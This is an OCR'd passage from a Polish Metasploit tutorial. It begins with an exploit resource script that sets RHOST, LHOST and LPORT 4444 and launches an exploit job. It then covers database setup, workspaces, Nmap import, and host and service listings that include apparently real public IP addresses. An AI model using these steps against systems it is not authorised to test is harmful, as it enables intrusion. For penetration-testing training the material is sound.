
set RHOST 192.168.15.15

set LHOST 192.168.15.20


set LPORT 4444

exploit -j

3. Zapisujemy skrypt z rozszerzeniem .rc:



4. Teraz uruchamiamy msfconsole i wpisujemy polecenie, aby automatycznie wykorzystać potencjał maszyny:



Bazy danych w Metasploit

W systemie Kali Linux będziemy musieli skonfigurować bazę danych przed skorzystaniem z funkcji bazy danych.

Jak to zrobić...

Poniższe kroki demonstrują konfigurację bazy danych:

1. Najpierw uruchamiamy serwer postgresql za pomocą następującego polecenia:

service postgresql start

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

2. Następnie tworzymy bazę danych i ją inicjujemy:

msfdb init

3. Po wykonaniu tej czynności ładujemy msfconsole. Teraz możemy tworzyć i zarządzać obszarami roboczymi w Metasploit. Obszar roboczy można uznać za przestrzeń, w której możemy zapisać

wszystkie dane Metasploit z kategoryzacją. Aby skonfigurować nowy obszar roboczy, używamy następującego polecenia:

workspace -a workspacename

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
msf > workspace -a demopackt
[*] Added workspace: demopackt
msf >
```

4. Aby zobaczyć wszystkie polecenia związane z obszarem roboczym, możemy wykonać to:


workspace -h

5. Teraz, gdy mamy skonfigurowaną bazę danych i obszar roboczy, możemy użyć różnych poleceń do interakcji z bazą danych.

6. Aby zaimportować istniejące skanowanie Nmap do naszej bazy danych, używamy następującego polecenia:

db_import path/to/nmapfile.xml

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:



7. Po zakończeniu importu możemy wyświetlić hosty za pomocą następującego polecenia:


hosts

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

8. Aby wyświetlić tylko adres IP i typ systemu operacyjnego, używamy następującego polecenia:

hosts -c address,os_flavor

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:



9. Załóżmy teraz, że chcemy wykonać skanowanie pomocnicze TCP. Możemy ustawić wszystkie te hosty jako RHOSTS dla pomocniczego. Robimy to za pomocą następującego polecenia:

hosts -c address,os_flavor -R

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

10. Ponieważ RHOSTS zostały ustawione, można ich używać w całym Metasploit dla dowolnego wymaganego modułu.

11. Przyjrzyjmy się jeszcze jednemu przykładowi, w którym nasz zaimportowany skan Nmap ma już wszystkie potrzebne nam dane. Możemy użyć następującego polecenia, aby wyświetlić listę wszystkich usług w bazie danych:

services

12. Aby zobaczyć tylko te usługi, które są aktywne, możemy użyć przełącznika -u:

```
msf > services -u

Services
========

host            port  proto  name              state  info
----            ----  -----  ----              -----  ----
12.36.127.190   139   tcp                      open
14.141.200.68   445   tcp    smb               open   Windows 10  (Unknown)
43.252.90.7     623   udp    ipmi              open   IPMI-2.0 UserAuth(auth_
5, 2.0)
52.74.6.210     3306  tcp    mysql             open   5.5.47-0ubuntu0.14.04.1
103.233.77.24   902   tcp    vmauthd           open   220 VMware Authenticati
, MKSDisplayProtocol:VNC , VMXARGS supported, NFCSSL supported Certificate:/C=U
Default Certificate/emailAddress=ssl-certificates@vmware.com/CN=localhost.local
115.113.58.73   8080  tcp    http              open   Apache-Coyote/1.1 ( Powe
GA date=20080718141 7)/JBossWeb-2.0 )
122.160.221.30  80    tcp    http              open   SonicWALL
172.18.0.9      53    udp    dns               open   Microsoft DNS
```

13. Możemy nawet zobaczyć listę według konkretnych portów, używając przełącznika -p:

```
msf > services -u -p 443

Services
========

host          port  proto  name   state  info
----          ----  -----  ----   -----  ----
172.18.0.14   443   tcp    https  open   Microsoft-IIS/8.5 ( Powe
l=/RDWeb/Pages/en-US/Default.aspx )
172.18.0.37   443   tcp    www    open
172.18.0.49   443   tcp    https  open   Microsoft-HTTPAPI/2.0
172.18.0.184  443   tcp    www    open
172.18.0.222  443   tcp    https  open   Microsoft-IIS/8.0 ( Powe
```